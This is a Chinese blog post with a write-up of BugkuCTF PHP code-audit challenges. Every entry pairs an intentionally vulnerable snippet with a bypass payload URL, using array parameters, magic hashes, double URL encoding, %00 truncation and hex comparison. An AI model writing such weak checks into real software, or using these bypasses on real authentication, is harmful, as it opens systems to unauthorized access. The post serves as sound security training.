BugkuCTF代码审计Writeup

原创

Gard3nia 于 2019-02-03 18:48:02 发布 421 收藏 3

分类专栏： Writeup 文章标签： CTF 代码审计 Writeup

本文链接：https://blog.csdn.net/Gar_denia/article/details/86760608

前言

最近在读吴翰清先生的《白帽子讲Web安全》，可以说是萌新打开了自己新世界的大门，看了白帽子的PHP安全这一块内容，决定上手一些题目练一练基础，下面放上一些晚上练习的Bugku的代码审计题目；

正文

extract变量覆盖

```
<?php
$flag='xxx';
extract($_GET);
if(isset($shiyan))
{
$content=trim(file_get_contents($flag));
if($shiyan==$content)
{
echo'flag{xxx}';
}
else
{
echo'Oh.no';
}
}
?>
```

和南邮的变量覆盖没什么区别，shiyan和flag作为键名传值；

payload:

```
http://123.206.87.240:9009/1.php?shiyan=&flag=
```

strcmp比较字符串

```php
<?php
$flag = "flag{xxxxx}";
if (isset($_GET['a'])) {
if (strcmp($_GET['a'], $flag) == 0) //如果 str1 小于 str2 返回 < 0； 如果 str1大于 str2返回 > 0；如果两者相等，返回 0
。
//比较两个字符串（区分大小写）
die('Flag: '.$flag);
else
print 'No';
}
?>
```

看见***大概率就是弱类型绕过了，strcmp函数是不能处理数组的，直接构造一个数组就可以返回null0

payload:

```
http://123.206.87.240:9009/6.php?a[]=1
```

urldecode二次编码绕过

```php
<?php
 if(eregi("hackerDJ",$_GET[id]))
 {
 echo("not allowed!");
 exit();
 }
 $_GET[id] = urldecode($_GET[id]);
 if($_GET[id] == "hackerDJ")
 {
 echo "Access granted!";
 echo "flag";
 }
?>
```

eregi()函数规定id中不能包含**hackerDJ**，直接将hackerDJ用url编码：

```
%68%61%63%6B%65%72%44%4A
```

放进去还是一样，问了一下度娘发现url在$get 进行传参的时候一般都进行了一次解码，所以上面的url编码实际上已经被解码了，直接就弹出了**“not allowed!”**于是将得到的url编码进行二次编码即可:

```
%2568%2561%2563%256B%2565%2572%2544%254A
```

payload:

```
http://123.206.87.240:9009/10.php?id=%2568%2561%2563%256B%2565%2572%2544%254A
```

md5()函数

```php
<?php
error_reporting(0);
$flag = 'flag{test}';
if (isset($_GET['username']) and isset($_GET['password'])) {
if ($_GET['username'] == $_GET['password'])
print 'Your password can not be your username.';
else if (md5($_GET['username']) === md5($_GET['password']))
die('Flag: '.$flag);
else
print 'Invalid password';
}
?>
```

同样md5函数也是不可以处理数组的，而且username!=password，**=**是强类型，需要完全一样，类型也必须一样，所以两个null=null，完美…

payload:

```
http://123.206.87.240:9009/18.php?username[]=1&password[]=2
```

md5加密相等绕过

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
echo "flag{*}";
} else {
echo "false!!!";
}}
else{echo "please input a";}
?>
```

老题，**==弱类型绕过，QNKCDZO的MD5值是0e**开头解析为0，所以直接找一个a让他的MD5值也为0e开头就好

payload:

```
http://123.206.87.240:9009/13.php?a=s878926199a
```

数组返回NULL绕过

```php
<?php
$flag = "flag";

if (isset ($_GET['password'])) {
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
echo 'You password must be alphanumeric';
else if (strpos ($_GET['password'], '--') !== FALSE)
die('Flag: ' . $flag);
else
echo 'Invalid password';
}
?>
```

题目要求password中只能出现大小写字母和数字，还必须要出现*–*而且还不是弱类型**!==**
方法1：strop函数同样也是不能处理数组的直接构造一个数组返回null!==FALSE即可
payload:

```
http://123.206.87.240:9009/19.php?password[]=1
```

方法2：构造%00截断，ereg函数只能处理到00之前的字符
payload:

```
http://123.206.87.240:9009/19.php?password=1%00*--*
```

弱类型整数大小比较绕过

```
$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
echo $flag;
```

is_numeric要求不能是数字，而且要大于1336，用%00跟在数字后会判断为非数字
payload:

```
http://123.206.87.240:9009/22.php?password=1337%00
```

这题很奇怪，我用数组试了一下，也是可以的，搞不懂…

sha()函数比较绕过

```
<?php
$flag = "flag";
if (isset($_GET['name']) and isset($_GET['password']))
{
var_dump($_GET['name']);
echo "
";
var_dump($_GET['password']);
var_dump(sha1($_GET['name']));
var_dump(sha1($_GET['password']));
if ($_GET['name'] == $_GET['password'])
echo '

Your password can not be your name!
';
else if (sha1($_GET['name']) === sha1($_GET['password']))
die('Flag: '.$flag);
else
echo '

Invalid password.
';
}
else
echo '

Login first!
';
?>
```

sha1函数同样不能处理数组，直接构造两个不相等的数组传进去即可构造**null===null**

payload:

```
http://123.206.87.240:9009/7.php?name[]=1&password[]=2
```

十六进制与数字比较

```php
<?php
error_reporting(0);
function noother_says_correct($temp)
{
$flag = 'flag{test}';
$one = ord('1'); //ord — 返回字符的 ASCII 码值
$nine = ord('9'); //ord — 返回字符的 ASCII 码值
$number = '3735929054';
// Check all the input characters!
for ($i = 0; $i < strlen($number); $i++)
{
// Disallow all the digits!
$digit = ord($temp{$i});
if ( ($digit >= $one) && ($digit <= $nine) )
{
// Aha, digit not allowed!
return "flase";
}
}
if($number == $temp)
return $flag;
}
$temp = $_GET['password'];
echo noother_says_correct($temp);
?>
```

要求传一个password值进去，password不能是1-9的数字，而且要和3735929054相等，转化为十六进制数:deadc0de

payload:

```
http://123.206.87.240:9009/20.php?password=0xdeadc0de
```

ereg正则%00截断

```php
<?php
$flag = "xxx";
if (isset ($_GET['password']))
{
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
{
echo '

You password must be alphanumeric
';
}
else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
{
if (strpos ($_GET['password'], '-') !== FALSE) //strpos — 查找字符串首次出现的位置
{
die('Flag: ' . $flag);
}
else
{
echo('

- have not been found
');
}
}
else
{
echo '

Invalid password
';
}
}
?>
```

还是ereg()的%00截断，而且输入的值小于8位，大于9999999，使用科学计数法，输入1e8,00截断*-*即可
payload:

```
http://123.206.87.240:9009/5.php?password=1e8%00*-*
```

strpos数组绕过

```php
<?php
$flag = "flag";
if (isset ($_GET['ctf'])) {
if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
echo '必须输入数字才行';
else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
die('Flag: '.$flag);
else
echo '骚年，继续努力吧啊~';
}
?>
```


nctf差不多的题目，必须是1-9的数字，而且要包含#biubiubiu
坑点:#需要用url编码
payload:

```
http://123.206.87.240:9009/15.php?ctf=1%00%23biubiubiu
```

数字验证正则绕过

```php
<?php
error_reporting(0);
$flag = 'flag{test}';
if ("POST" == $_SERVER['REQUEST_METHOD'])
{
$password = $_POST['password'];
if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) //preg_match – 执行一个正则表达式匹配
{
echo 'flag';
exit;
}
while (TRUE)
{
$reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
if (6 > preg_match_all($reg, $password, $arr))
break;
$c = 0;
$ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号 [[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母
foreach ($ps as $pt)
{
if (preg_match("/[[:$pt:]]+/", $password))
$c += 1;
}
if ($c < 3) break;
//>=3，必须包含四种类型三种与三种以上
if ("42" == $password) echo $flag;
else echo 'Wrong password';
exit;
}
}
?>
```

post了一个空数组上去就弹出flag了…具体原因有待学习



有两个题目挂掉了…做不了暂时就写这么多吧…